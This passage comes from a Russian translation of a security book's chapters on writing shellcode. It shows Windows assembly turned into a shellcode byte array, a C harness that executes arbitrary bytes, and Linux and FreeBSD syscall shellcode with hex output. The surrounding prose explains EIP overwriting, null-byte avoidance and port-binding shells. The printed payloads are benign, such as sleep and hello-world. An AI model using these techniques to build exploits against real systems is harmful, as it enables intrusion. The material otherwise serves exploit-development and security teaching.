23 0040B4DC pop edi
24 0040B4DD pop esi
25 0040B4DE pop ebx
26 0040B4DF add esp, 40h
27 0040B4E2 cmp ebp, esp
28 0040B4E4 call __chkesp (00401060)
29 0040B4E9 mov esp, ebp
30 0040B4EB pop ebp
31 0040B4EC ret
```

Для нас представляют интерес строки 16–19. Весь остальной код к эксплойту прямого отношения не имеет. До строки 16 идет так называемый «пролог» функции, а после строки 23 – «эпилог».

Строка 16 содержит вызов функции *Sleep()* на C++, пока что не будем обращать на нее внимания. В строке 17 содержимое регистра ESP копируется в ESI, а в строке 18 в стек помещается значение 5F5E0FFh – шестнадцатеричный эквивалент 99999999. Наконец, в строке 19 вызывается функция *Sleep()* из библиотеки kernel32.dll.

```
1 17 0040B4C8 mov esi,esp
2 18 0040B4CA push 5F5E0FFh
3 19 0040B4CF call dword ptr [KERNEL32_NULL_THUNK_DATA (004241f8)]
```

Смысл этого кода в том, что параметр 99999999 помещается в стек, после чего вызывается функция. Перепишем этот код иначе:

```
1 push 99999999
2 mov eax, 0x77E61BE6
3 call eax
```

В строке 1 значение 99999999 помещается в стек, в строке 2 в регистр EAX заносится некоторый адрес, а в строке 3 вызывается функция по адресу, находящемуся в EAX. По адресу 0x77E61BE6 как раз и находится функция *Sleep()* в системе Windows XP (без пакетов обновлений (Service Packs)). Чтобы выяснить местонахождение этой функции, обратимся к утилите *dumpbin*, запустив ее для библиотеки kernel32.dll. Это придется сделать дважды с разными флагами: *dumpbin /all kernel32.dll* и *dumpbin /exports kernel32.dll*.

Флаг */all* покажет нам адрес начала образа kernel32.dll в памяти. В Windows XP (без пакетов обновлений) эта библиотека загружается с адреса 0x77E60000.

```
C:\WINDOWS\system32>dumpbin /all kernel32.dll
Microsoft (R) COFF Binary File Dumper Version 6.00.8168
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.
Dump of file kernel32.dll
PE signature found
File Type: DLL
FILE HEADER VALUES
    14C machine (i386)
        4 number of sections
    3B7DFE0E time date stamp Fri Aug 17 22:33:02 2001
        0 file pointer to symbol table
        0 number of symbols
    E0 size of optional header
    210E characteristics
        Executable
        Line numbers stripped
        Symbols stripped
        32 bit word machine
        DLL
```

```
OPTIONAL HEADER VALUES
    10B magic #
    7.00 linker version
    74800 size of code
    6DE00 size of initialized data
        0 size of uninitialized data
    1A241 RVA of entry point
    1000 base of code
    71000 base of data
77E60000 image base
    1000 section alignment
    200 file alignment
    5.01 operating system version
    5.01 image version
```

```
C:\WINDOWS\system32>dumpbin /exports kernel32.dll
C:\WINDOWS\system32>dumpbin /all kernel32.dll
Microsoft (R) COFF Binary File Dumper Version 6.00.8168
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.
Dump of file kernel32.dll
PE signature found
File Type: DLL
Section contains the following exports for KERNEL32.DLL
    0 characteristics
    3B7DDFD8 time date stamp Fri Aug 17 20:24:08 2001
    0.00 version
        1 ordinal base
    928 number of functions
    928 number of namespace
```

```
ordinal hint RVA      namespace
1          0 00012ADA ActivateActCtx
2          1 000082C2 AddAtomA
...
...
800       31F 0005D843 SetVDMCurrentDirectories
```

```

801 320 000582DC SetVolumeLabelA
802 321 00057FBD SetVolumeLabelW
803 322 0005FBA2 SetVolumeMountPointA
804 323 0005EFF4 SetVolumeMountPointW
805 324 00039959 SetWaitableTimer
806 325 0005BC0C SetupComm
807 326 00066745 ShowConsoleCursor
808 327 00058E09 SignalObjectAndWait
809 328 0001105F SizeOfResource
810 329 00001BE6 Sleep
811 32A 00017562 SleepEx
812 32B 00038BD8 SuspendThread
813 32C 00039607 SwitchToFiber
814 32D 0000D52C SwitchToThread
815 32E 00017C4C SystemTimeToFileTime
816 32F 00052E72 SystemTimeToTzSpecificLocalTime

```

С помощью флага `/exports` мы найдем смещение функции *Sleep* от начала образа *kernel32.dll*. В Windows XP без пакетов обновлений она находится по адресу `0x00001BE6`.

Таким образом, фактический адрес функции *Sleep* в памяти равен адресу начала образа плюс смещение ($0x77E60000 + 0x00001BE6 = 0x77E61BE6$). В примере мы предполагаем, что программа *sleep.exe* загружает библиотеку *kernel32.dll*. Чтобы убедиться в том, что библиотека действительно загружается, снова воспользуемся Visual Studio. Выполняя программу в пошаговом режиме, будем смотреть на список загруженных модулей. Для этого нужно выбрать из меню **Debug** пункт **Modules**. В результате мы увидим окно, в котором показан список модулей, загруженных программой *sleep.exe*, в том порядке, в каком они загружались. Рис. 8.1 еще раз подтверждает, что начальный адрес *kernel32.dll* именно тот, что мы определили ранее.




Рис. 8.1. Список модулей с указанием начальных адресов

Разобравшись в том, как вычислять адрес интересующей нас функции, попробуем выполнить ассемблерный код. Для этого создадим еще одну программу на C++: *sleepasm.cpp*.

```

1 // sleepasm.cpp : определяем точку входа для консольного приложения
2 //
3
4 #include "stdafx.h"
5 #include <windows.h>
6
7 void main()
8 {
9     __asm
10 {
11
12     push 99999999
13     mov eax, 0x77E61BE6
14     call eax
15 }
16 }

```

Имея работающие ассемблерные команды, нужно получить их машинное представление (см. рис. 8.2). Для этого перейдем в окно дизассемблера в ре-




Рис. 8.2. Машинные команды, соответствующие ассемблерному коду

жиме пошагового выполнения программы и щелчком правой кнопкой мыши. Из контекстного меню выберем пункт **Code Bytes** (Байты кода). В этом режиме Visual Studio показывает машинные команды.

В таблице 8.1 показаны машинные команды, соответствующие ассемблерной программе.

Таблица 8.1. Соответствие машинных и ассемблерных команд

Адрес	Машинная команда	Ассемблерная команда
0040B4C8	68 FF E0 F5 05	push 5F5E0FFh
0040B4CD	B8 E6 1B E6 77	mov eax,77E61BE6h
0040B4D2	FF D0	call eax

Получив машинные команды, проверим, что они работают. Для этого напишем следующую программу на C:

```
1 // sleepop.c
2
3 #include <windows.h>
4
5 char shellcode[] = "\x68\xff\xe0\xf5\x05\xb8\xe6\x1b\xe6\x77\xff\xd0";
6
7 void (*opcode) ();
8 void main()
9 {
10     opcode = &shellcode;
11     opcode();
12 }
```

Резюме

Язык ассемблера – это ключ к созданию эффективного shell-кода. При компиляции программы, написанной на C, генерируется код, содержащий много «мусора», который в shell-коде ни к чему. Если же программа написана на ассемблере, то она транслируется именно в те машинные команды, которые нам необходимы.

Выбор правильного shell-кода очень важен, поскольку от этого зависит, сумеет ли система обнаружения и предотвращения вторжений (IDS/IPS – intrusion detection system / intrusion prevention system), установленная в сети или на компьютере-жертве, распознать факт атаки.

Данные, помещаемые в стек, могут оказаться длиннее выделенной для них области и в результате затереть значение в регистре EIP, что приведет к изменению пути выполнения программы. Если удастся записать в EIP адрес полезной нагрузки, посланной хосту, то мы сможем выполнить собственные команды (shell-код). Уязвимости, вызванные переполнением буфера, на практике встречаются чаще всего. Хотя сейчас они уже не так распространены, все же эта беда еще не изжита полностью.

Разобравшись в том, что такое переполнение стека и как использовать подобные уязвимости, можно приступить к ознакомлению с опубликованными отчетами об уязвимостях и к написанию эксплойтов для них. Цель любого эксплойта для Windows – перехватить управление регистром EIP (счетчиком команд) и записать в него адрес отправленного shell-кода, который выполнит ту или иную программу в системе. Чтобы избежать появления нулевых байтов, можно применять различные приемы, например, использовать команду XOR или перестановку битов. Чтобы заставить код работать в разных версиях операционной системы, можно установить обработчик исключений, который будет автоматически определять версию и возвращать подходящий shell-код. Возможность работы на нескольких платформах намного перевешивает неудобства, связанные с дополнительной длиной кода.

Обзор изложенного материала

Что такое shell-код?

- ☑ Shell-код пишется для каждой комбинации аппаратной платформы и операционной системы. Существует множество образцов shell-кода для платформ Wintel, Solaris на процессорах SPARC и x86, а также для разных версий Linux.

- ☑ Имеются разнообразные инструменты, предназначенные для генерации и анализа shell-кода. К числу лучших относятся *nasm*, *gdb*, *objdump*, *ktrace*, *strace* и *readelf*.
- ☑ При полномасштабном тестировании системы на возможность проникновения shell-код обязательно должен быть написан правильно и работать надежно. Простое сканирование на предмет наличия уязвимостей не достигнет цели, если не будет сопровождаться проверкой возможности атаки на обнаруженные уязвимости.

Проблема адресации

- ☑ Статическая адресация памяти в shell-коде не всегда возможна, так как адреса меняются в зависимости от конфигурации системы.
- ☑ В языке ассемблера команды *call* и *jmp* различаются. Команда *call* помещает в стек текущий счетчик команд (регистр EIP), а затем переходит по указанному в ее операнде адресу.
- ☑ Ассемблерный код зависит от машинной архитектуры, поэтому переносить shell-код на другую платформу трудно.
- ☑ Сложно не только перенести shell-код на другой процессор, но даже на другую операционную систему, работающую на том же процессоре, поскольку в ассемблерном коде часто бывают «защиты» номера системных вызовов.

Проблема нулевого байта

- ☑ Многие функции для работы со строками ожидают, что строка завершается нулевым байтом. Если shell-код содержит такой байт, то он будет интерпретироваться как конец строки, следовательно, все последующие байты будут проигнорированы при копировании.

Реализация системных вызовов

- ☑ При написании ассемблерных программ для Linux и *BSD ядро вызывается с помощью команды «*int 0x80*».
- ☑ У каждого системного вызова есть уникальный номер, известный ядру. Часто номера не приводятся в страницах руководства, но их можно найти в исходных текстах ядра и в заголовочных файлах.
- ☑ Системные вызовы возвращают значение в регистре EAX. Но есть и исключения, например, в системе FreeBSD системный вызов *fork()* возвращает значения в других регистрах.

Внедрение shell-кода в удаленную программу

- ☑ Один и тот же shell-код можно использовать в локальных и удаленных эксплойтах. Разница в том, что shell-код, внедренный в удаленную про-

грамму, может выполнять привязку к порту и запуск удаленного интерпретатора команд.

- ☑ Один из самых распространенных shell-кодов просто привязывает интерпретатор команд к порту с большим номером. В результате сервер на взломанном хосте будет запускать оболочку в ответ на запрос о соединении.
- ☑ Выбирая shell-код для эксплойта, следует предполагать, что на атакуемом хосте установлен межсетевой экран, запрещающий соединения со всеми портами, кроме явно открытых. В таком случае нужно использовать уже существующий дескриптор сокета, а не создавать новый.

Внедрение shell-кода в локальную программу

- ☑ Shell-код, внедренный в локальную программу, не выполняет никаких сетевых операций, в остальном он может ничем не отличаться от shell-кода, предназначенного для внедрения в удаленную программу.

Написание shell-кода для Windows

- ☑ Среда разработки Visual Studio может очень помочь при написании shell-кода. Исполнение в пошаговом режиме программы, написанной на C/C++, в окне дизассемблера показывает сгенерированные машинные команды, которые можно использовать в shell-коде.

Ссылки на сайты

- www.applicationdefense.com. На сайте Application Defense имеется большая подборка бесплатных инструментов по обеспечению безопасности в дополнение к программам, представленным в этой книге.
- www.metasploit.com. На сайте проекта Metasploit есть отличная подборка shell-кодов, а также каркас для создания новых эксплойтов.
- <http://ollydbg.win32asmcommunity.net/index.php>. Форум, на котором обсуждаются вопросы, связанные с программой ollydbg. Приведены ссылки на различные дополнительные модули для olly и приемы использования olly для поиска уязвимостей.
- www.shellcode.com.ar. Отличный сайт, посвященный вопросам информационной безопасности. Есть обсуждения и примеры shell-кодов, но документация трудна для восприятия.
- www.enderunix.org/docs/en/sc-en.txt. Хороший сайт с интересной информацией о разработке shell-кода. Включает в частности подробную статью по этой теме.

- www.k-otik.com. Еще один сайт с архивом эксплойтов. В основном, посвящен эксплойтам для Windows.
- www.immunitysec.org. Сайт содержит ряд великолепных статей по написанию эксплойтов, а также несколько весьма полезных инструментов, в частности, генератор случайных запросов.

Списки рассылки

- SecurityFocus.com. Все списки рассылки на сайте securityfocus.com, принадлежащем компании Symantec, – это отличный источник информации о последних угрозах, уязвимостях и эксплойтах. Ниже приведены адреса трех таких списков:
 - Bugtraq@securityfocus.com;
 - Focus-MS@securityfocus.com;
 - Pen-Test@securityfocus.com.

Часто задаваемые вопросы

Следующие часто задаваемые вопросы, на которые отвечают авторы книги, призваны помочь вам оценить, насколько хорошо вы поняли идеи, изложенные в данной главе, и возможные их применения на практике. Если вы хотите задать авторам вопрос, зайдите на страницу www.syngress.com/solutions и заполните форму **Ask the Author**. Заодно вы получите доступ к тысячам других FAQов на сайте ITFAQnet.com.

В: Я слышал, что shell-код, содержащий нулевые байты, бесполезен. Это действительно так?

О: Ответ зависит от способа использования shell-кода. Если он внедряется в программу с помощью функции, которая считает нулевой байт признаком конца строки, то да – бесполезен. Но есть много других способов внедрения, которым нулевые байты не мешают. Например, при атаке на локальную программу можно поместить shell-код в переменную окружения.

В: Мой shell-код содержит байты, из-за которых атакуемое приложение отвергает его. Что делать?

О: Для начала дизассемблируйте shell-код, например, с помощью программы `disasm` из пакета `nasm`. Попытайтесь найти, какие команды ассемблер транслирует в «плохие» байты. Попробуйте заменить эти команды другими, при трансляции которых таких байтов не возникает. Если ничего не получается, закодируйте shell-код.

В: Разработка shell-кода мне кажется слишком трудной. Нет ли инструментов для автоматической генерации?

О: Есть. В настоящее время существуют программы, которые позволяют создавать shell-коды, пользуясь языками сценариев, например, Python. Кроме того, на многих сайтах в Интернете выложены разнообразные shell-коды. Для начала попробуйте обратиться к поисковой машине Google с запросом «shellcode».

В: Shell-код используется только в эксплойтах?

О: Нет. Но, как следует из самого названия, shell-код предназначен для того, чтобы получить shell (интерпретатор команд, оболочку). На самом деле, слово «shell-код» можно считать синонимом «позиционно-независимого кода, призванного изменить последовательность выполнения программы». Почти любой из приведенных в этой книге shell-кодов можно использовать, например, для заражения двоичного файла.

В: Могут ли системы обнаружения вторжений (IDS) предотвратить выполнение shell-кода?

О: Большинство IDS этого не делают. Они просто отмечают факт обнаружения shell-кода. Увидев такое сообщение, администратор должен закрыть доступ к своей сети или хосту. Некоторые IDS могут самостоятельно закрыть доступ, если обнаружат, что был послан shell-код. Обычно они конфигурируются для работы совместно с межсетевым экраном. Но поскольку сигнатура shell-кода часто приводит к ложным срабатываниям, по большей части IDS не пытаются предпринимать активные действия.

В: Если ли способ преобразовать массив байтовых кодов обратно в ассемблерные команды?

О: Машинные команды можно просматривать в виде ассемблерного кода с помощью Visual Studio. Возьмите программу `sleepor.c`, выполните функцию `opcode()` в пошаговом режиме и перейдите в окно дизассемблера (**Alt + 8**).

В: После написания и компиляции shell-кода, я дизассемблировал двоичный код, созданный `nasm`, и обнаружил команды, которых не писал. В чем дело?

О: Посмотрите внимательно на результат работы дизассемблера. Он не умеет обрабатывать строки, встречающиеся в ассемблерном коде. Например, если встречается строка «/bin/sh», то дизассемблер будет интерпретировать ее, как машинные команды. Если вы не понимаете, откуда в вашей программе взялись странные команды, попробуйте перевести 16-ричные байты команд в ASCII-код. Возможно, обнаружится, что это данные.

В: Как проверить, работает ли shell-код, не имея уязвимой системы?

О: Если уже есть работающий эксплойт для обнаруженной вами уязвимости, замените shell-код в этом эксплойте и попробуйте его выполнить. Нужно только принимать во внимание размер shell-кода. Обычно замена одного shell-кода другим, меньшего размера, не приводит к неприятностям. Но если поступить наоборот, то шансы неправильной работы эксплойта возрастают. Как правило, наилучший (и самый интересный) способ протестировать свой shell-код – использовать его в написанном вами же эксплойте. Иногда для этой цели специально пишут уязвимые программы, например, за счет некорректного применения функции *strcpy()*.

Написание shell-кода II

Описание данной главы:

- Примеры shell-кодов
- Повторное использование переменных программы
- Shell-код, работающий в разных ОС
- Как разобраться в работе готового shell-кода?
- ☑ Резюме
- ☑ Обзор изложенного материала
- ☑ Часто задаваемые вопросы

Введение

В этой главе вы узнаете, как писать наиболее эффективный shell-код для различных целей. Речь пойдет о процедуре разработки shell-кода, мы приведем много примеров и изучим их шаг за шагом. Поскольку shell-код внедряется в работающую программу, он должен быть написан специальным образом, точнее обладать свойством позиционной независимости. Это необходимо, так как состояние памяти работающей программы очень быстро изменяется, поэтому использовать в shell-коде статические адреса, например, в командах вызова функций или при обращении к строкам невозможно.

Если shell-код предназначен для того, чтобы перехватить управление программой, то сначала следует внедрить, а затем как-то заставить программу выполнить его. Это означает, что вам необходимо манипулировать памятью программы, что подчас требует весьма нетривиальных приемов. Например, однопоточный Web-сервер может оставить в памяти данные предыдущего запроса, начиная исполнять новый. Тогда shell-код можно передать в качестве полезной нагрузки в первом запросе и заставить сервер выполнить его в ходе обработки следующего.

Длина shell-кода имеет первостепенное значение, так как доступные буфера для его размещения часто очень малы. В половине всех уязвимостей приходится учитывать каждый байт shell-кода. В главах 11 и 12, когда мы будем говорить о переполнении буфера, станет ясно, что чем короче shell-код, тем выше шансы на успешное выполнение эксплойта.

Что касается функциональности shell-кода, то тут пределов нет. Можно полностью перехватить управление программой. Если программе предоставлены операционной системой особые привилегии, и она содержит ошибку, делающую возможной выполнение shell-кода, то он может создать в системе новую учетную запись для хакера с такими же привилегиями. Чтобы совершенствоваться в искусстве обнаружения и защиты от shell-кодов, вы должны сначала научиться писать их.

Примеры shell-кодов

В этом разделе мы покажем, как писать shell-код, и обсудим различные приемы, позволяющие достичь максимального эффекта от атаки на уязвимость. Но прежде чем переходить к конкретным примерам, рассмотрим общую последовательность, которой стоит придерживаться в большинстве случаев.

Во-первых, чтобы откомпилировать shell-код, нужно установить на тестовую систему пакет `nasm`. Он позволяет оттранслировать ассемблерный код,

который затем можно преобразовать в строку и вставить в эксплойт. Пакет `nasm` включает также отличный дизассемблер, с помощью которого можно восстановить исходный вид откомпилированного shell-кода.

Откомпилировав shell-код, вы можете воспользоваться показанной ниже утилитой для его тестирования. Эта программа позволяет распечатать shell-код в виде 16-ричной строки и выполнить его. Следовательно, в процессе разработки она будет вам очень полезна.

```

1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <sys/types.h>
4 #include <sys/stat.h>
5 #include <unistd.h>
6 #include <errno.h>
7
8 /*
9  * Функция печати сообщения
10 */
11 static void
12 croak(const char *msg) {
13     fprintf(stderr, "%s\n", msg);
14     fflush(stderr);
15 }
16 /*
17  * Функция usage
18 */
19 static void
20 usage(const char *prgnam) {
21     fprintf(stderr, "\nВыполнить код : %s -e <file-containing-
    shellcode>\n", prgnam);
22     fprintf(stderr, "Конвертировать код : %s -p <file-containing-shellcode>
    \n\n", prgnam);
23     fflush(stderr);
24     exit(1);
25 }
26 /*
27  * Сообщить об ошибке и выйти.
28 */
29 static void
30 barf(const char *msg) {
31     perror(msg);
32     exit(1);
33 }
34
35 /*
36  * Начало программы
37 */

```

```

38
39 int
40 main(int argc, char **argv) {
41     FILE      *fp;
42     void       *code;
43     int        arg;
44     int        i;
45     int        l;
46     int        m = 15; /* макс число байт, печатаемых в строке */
47
48     struct stat sbuf;
49     long        flen; /* считаем, что длина файла < 2**32 байт */
50     void        (*fptr)(void);
51
52     if(argc < 3) usage(argv[0]);
53     if(stat(argv[2], &sbuf)) barf("failed to stat file");
54     flen = (long) sbuf.st_size;
55     if(!(code = malloc(flen))) barf("ошибка при выделении памяти");
56     if(!(fp = fopen(argv[2], "rb"))) barf("ошибка при открытии файла");
57     if(fread(code, 1, flen, fp) != flen) barf("ошибка при чтении файла ");
58     if(fclose(fp)) barf("ошибка при закрытии файла");
59
60     while ((arg = getopt (argc, argv, "e:p:")) != -1){
61         switch (arg){
62             case 'e':
63                 croak("Вызывается код ...");
64                 fptr = (void (*)(void)) code;
65                 (*fptr)();
66                 break;
67             case 'p':
68                 printf("\n/* Длина shell-кода %d байтов: */\n",flen);
69                 printf("\nchar shellcode[] =\n");
70                 l = m;
71                 for(i = 0; i < flen; ++i) {
72                     if(l >= m) {
73                         if(i) printf("\n\n");
74                         printf( "\t\t");
75                         l = 0;
76                     }
77                     ++l;
78                     printf("\x%02x", ((unsigned char *)code)[i]);
79                 }
80                 printf("\n\n\n");
81
82                 break;
83             default :
84                 usage(argv[0]);
85         }
86     }

```

```

87     return 0;
88 }
89

```

Для компиляции программы сохраните этот текст в файле *s-proc.c* и выполните следующую команду:

```
gcc -o s-proc.c
```

Если вы впоследствии захотите протестировать какой-нибудь из shell-кодов, приведенных в этой главе, то выполните следующие действия:

1. Введите ассемблерные команды в файл с расширением *.S*;
2. Наберите команду *nasm -o <filename> <filename>.S*;
3. Для распечатки shell-кода наберите команду *s-proc -p <filename>*;
4. Для исполнения shell-кода наберите команду *s-proc -e <filename>*.

В следующих примерах shell-кодов показано, как пользоваться командами *nasm* и *s-proc*.

Системный вызов write

В качестве вводного примера лучше всего подойдет shell-код, который выводит строку «Hello, world!» на терминал в системах Linux и FreeBSD. Для вывода символов на экран или в файл применяется системный вызов *write*. Страница руководства говорит, что у этого системного вызова есть три аргумента:

- дескриптор файла;
- указатель на данные;
- число подлежащих выводу байтов.

Как вы, вероятно, знаете, дескрипторы могут быть связаны не только с файлами. Так, дескрипторы 0, 1 и 2 относятся к стандартному вводу (*stdin*), стандартному выводу (*stdout*) и стандартному выводу для ошибок (*stderr*) соответственно. Они позволяют читать данные, а также выводит обычные сообщения и сообщения об ошибках. Мы выведем сообщение «Hello, world!» на стандартный вывод, который обычно связан с терминалом. Следовательно, первым аргументом *write* будет 1. Второй аргумент — это указатель на строку «Hello, world!», а третий — длина этой строки.

Следующая программа на языке C иллюстрирует использование системного вызова *write*:

```

1 int main() {
2     char *string = "Hello, world!";
3     write(1, string, 13);
4 }

```

Поскольку shell-коду нужен указатель на строку, то необходимо определить положение строки в памяти, либо затолкнув ее в стек, либо воспользовавшись техникой `jmp/call`. В примере для Linux мы применим вариант с `jmp/call`, а для FreeBSD – метод заталкивания в стек. В примере 9.1 показан ассемблерный код для Linux, который выводит строку «Hello, world!» на стандартный вывод:

Пример 9.1. Вывод строки «Hello, world!» для Linux

```
1 xor eax,eax
2 xor ebx,ebx
3 xor ecx,ecx
4 xor edx,edx
5 jmp short string
6 code:
7 pop ecx
8 mov bl,1
9 mov dl,13
10 mov al,4
11 int 0x80
12 dec bl
13 mov al,1
14 int 0x80
15 string:
16 call code
17 db 'Hello, world!'
```

Анализ

- В строках 1–4 мы с помощью команды XOR обнуляем регистры.
- В строке 5 производится переход на метку *string*, где находится команда вызова «функции» *code*. Выше уже объяснялось, что команда *call* помещает счетчик команд в стек, а затем переходит по указанному в операнде адресу.
- В строке 7 из стека в регистр ECX извлекается адрес команды, следующей за меткой *code*, а это есть не что иное, как адрес начала строки «Hello, world!», то есть второй аргумент системного вызова *write*. В строках 8 и 9 мы помещаем дескриптор файла в регистр BL, а число выводимых символов – в регистр DL.
- Теперь все аргументы подготовлены, поэтому в строке 10 мы заносим в регистр AL номер системного вызова, а в строке 11 вызываем ядро.
- Далее нужно выполнить системный вызов *exit(0)*, так как иначе программа войдет в бесконечный цикл. Поскольку системный вызов *exit()* требует всего одного аргумента, который в данном случае равен 0, то мы просто уменьшаем на единицу значение в регистре BL, которое

было записано туда в строке 8 и все еще равно 1 (строка 12), а в AL заносим номер системного вызова (строка 13). После этого мы вызываем ядро, и программа должна завершиться, напечатав на экране терминала строку «Hello, world!». Откомпилируем и выполним этот код, чтобы убедиться, что все работает:

```
1 [root@gabriel]# nasm -o write write.S
2 [root@gabriel]# s-proc -e write
3 Calling code...
4 Hello, world![root@gabriel]#
```

В строке 4 мы видим, что забыли поместить в конец печатаемого сообщения символ новой строки. Чтобы исправить это упущение, внесем изменение в строку 17 shell-кода:

```
db 'Hello, world!', 0x0a
```

0x0a – это шестнадцатеричный код символа новой строки. Кроме того, нужно увеличить на 1 число выводимых байтов в строке 9, так как иначе символ новой строки выведен не будет:

```
mov dl,14
```

Снова откомпилируем программы и посмотрим на результат:

```
[root@gabriel]# nasm -o write-with-newline write-with-newline.S
[root@gabriel]# s-proc -e write-with-newline
Calling code...
Hello, world!
[root@gabriel]#
```

Теперь символ новой строки выведен, и все стало смотреться куда лучше. В примере 9.2 мы продемонстрируем работы системного вызова *write* в ОС FreeBSD, для чего напечатаем строку «Morning!\n», воспользовавшись методом заталкивания в стек:

Пример 9.2. Системный вызов *write* в FreeBSD

```
1 xor eax,eax
2 cdq
3 push byte 0x0a
4 push 0x21676e69 ; !gni
5 push 0x6e726f4d ; nroM
6 mov ebx,esp
7 push byte 0x9
```

```

8 push ebx
9 push byte    0x1
10 pusheax
11 mov  al,0x4
12 int  80h
13 pushedx
14 mov  al,0x1
15 int  0x80

```

Анализ

- В строках 1–2 мы обнуляем регистр EAX и помещаем 0 в регистр EDX, воспользовавшись командой CDQ. Эта команда преобразует двойное слово со знаком, находящееся в регистре EAX, в слово учетверенной длины со знаком и записывает его в регистр EDX. Так как EAX содержит нули, то после выполнения команды CDQ в EDX тоже будут нули. Мы использовали именно эту команду, поскольку она транслируется всего в один байт, а не в два, как «xor edx,edx». Стало быть, shell-код получается короче.
- Далее мы в три шага заталкиваем строку «Morning!\n» в стек: сначала символ новой строки (строка 3), затем «!gni» (строка 4) и наконец «nroM» (строка 5). Адрес начала строки запоминается в регистре EBX (строка 6), после чего мы готовы поместить в стек аргументы системного вызова.
- Так как данные извлекаются из стека в порядке, обратном тому, в котором вставлялись, то сначала нужно поместить число выводимых байтов, в данном случае 9 (строка 7). Далее мы помещаем адрес начала строки (строка 8) и в завершение дескриптор файла, соответствующего *stdout*, то есть 1 (строка 9).
- Теперь все аргументы находятся в стеке. Перед тем как вызывать ядро, мы еще раз помещаем в стек значение из регистра EAX, так как FreeBSD ожидает, что перед аргументами системного вызова в стеке находятся четыре байта. Наконец, в регистр AL заносится номер системного вызова *write* (строка 11), и мы вызываем ядро (строка 12).
- После того как ядро выполнит системный вызов *write* и вернет управление, мы выполняем *exit*, чтобы выйти из программы. Напомним, что перед выполнением системного вызова *write* в стек было помещено значение из EAX (строка 10), поскольку таково соглашение о вызове ядра в системе FreeBSD. Эти четыре байта все еще находятся в стеке и содержат нули, поэтому мы можем использовать их в качестве аргумента системного вызова *exit*. Таким образом, нужно лишь поместить в стек дополнительные четыре байта (строка 13), занести номер вызова *exit* в AL (строка 14) и вызвать ядро (строка 15).

Теперь протестируем нашу программу и превратим ее в shell-код:

```

bash-2.05b$ nasm -o write write.S
bash-2.05b$ s-proc -e write
Calling code...
Morning!
bash-2.05b$
bash-2.05b$ ./s-proc -p write

```

```

char shellcode[] =
"\x31\xc0\x99\x6a\x0a\x68\x69\x6e\x67\x21\x68\x4d\x6f\x72\x6e"
"\x89\xe3\x6a\x09\x53\x6a\x01\x50\xb0\x04\xcd\x80\x52\xb0\x01"
"\xcd\x80";

```

```
bash-2.05b$
```

Работает! Сообщение выведено на *stdout*, и в нашем shell-коде нет нулевых байтов. Дабы убедиться, что все системные вызовы записаны правильно и сообщение не появилось по случайности, протрассируем выполнение программы с помощью *ktrace*. Мы увидим, что именно передается системным вызовам *write* и *exit*.

```

1 bash-2.05b$ ktrace s-proc -e write
2 Calling code...
3 Morning!
4 bash-2.05b$ kdump
5 - пропущено -
6 4866 s-proc RET   execve 0
7 4866 s-proc CALL  mmap(0,0xaa8,0x3,0x1000,0xffffffff,0,0,0)
8 4866 s-proc RET   mmap 671485952/0x28061000
9 4866 s-proc CALL  munmap(0x28061000,0xaa8)
10 - пропущено -
11 4866 s-proc RET   write 17/0x11
12 4866 s-proc CALL  write(0x1,0xbfbffa80,0x9)
13 4866 s-proc GIO   fd 1 wrote 9 bytes
14 "Morning!
15 "
16 4866 s-proc RET   write 9
17 4866 s-proc CALL  exit(0)

```

В строках 12 и 17 мы видим, что были выполнены системные вызовы *write* и *call*, причем именно так, как мы и хотели.

Примечание

В Linux для трассировки системных вызовов можно воспользоваться бесплатной утилитой *strace*.

Системный вызов *execve*

Shell-код для выполнения системного вызова *execve*, наверное, встречается чаще всего. Смысл его в том, чтобы запустить из приложения, в которое он внедрен, некоторую программу, например, */bin/sh*. Мы рассмотрим несколько реализаций такого shell-кода для операционных систем Linux и FreeBSD с применением техники *jmp/call* и заталкивания строки в стек. В странице руководства по системному вызову *execve* описан его прототип:

```
int execve(const char *path, char *const argv[], char *const envp[]);
```

Первый аргумент – это указатель на строку, содержащую путь к исполняемому файлу, второй – массив строк. Каждая строка в этом массиве содержит один из передаваемых программе аргументов. Последний аргумент *execve* – это тоже массив строк, на сей раз содержащих переменные окружения, которые должна видеть программа. В примере 6.3 показано, как обращаться к этой функции из программы на С.

Пример 9.3. Обращение к системному вызову *execve* из программы на С

```
1 int main() {
2     char *program = "/bin/echo";
3     char *argone = "Hello !";
4     char *arguments[3];
5     arguments[0] = program;
6     arguments[1] = argone;
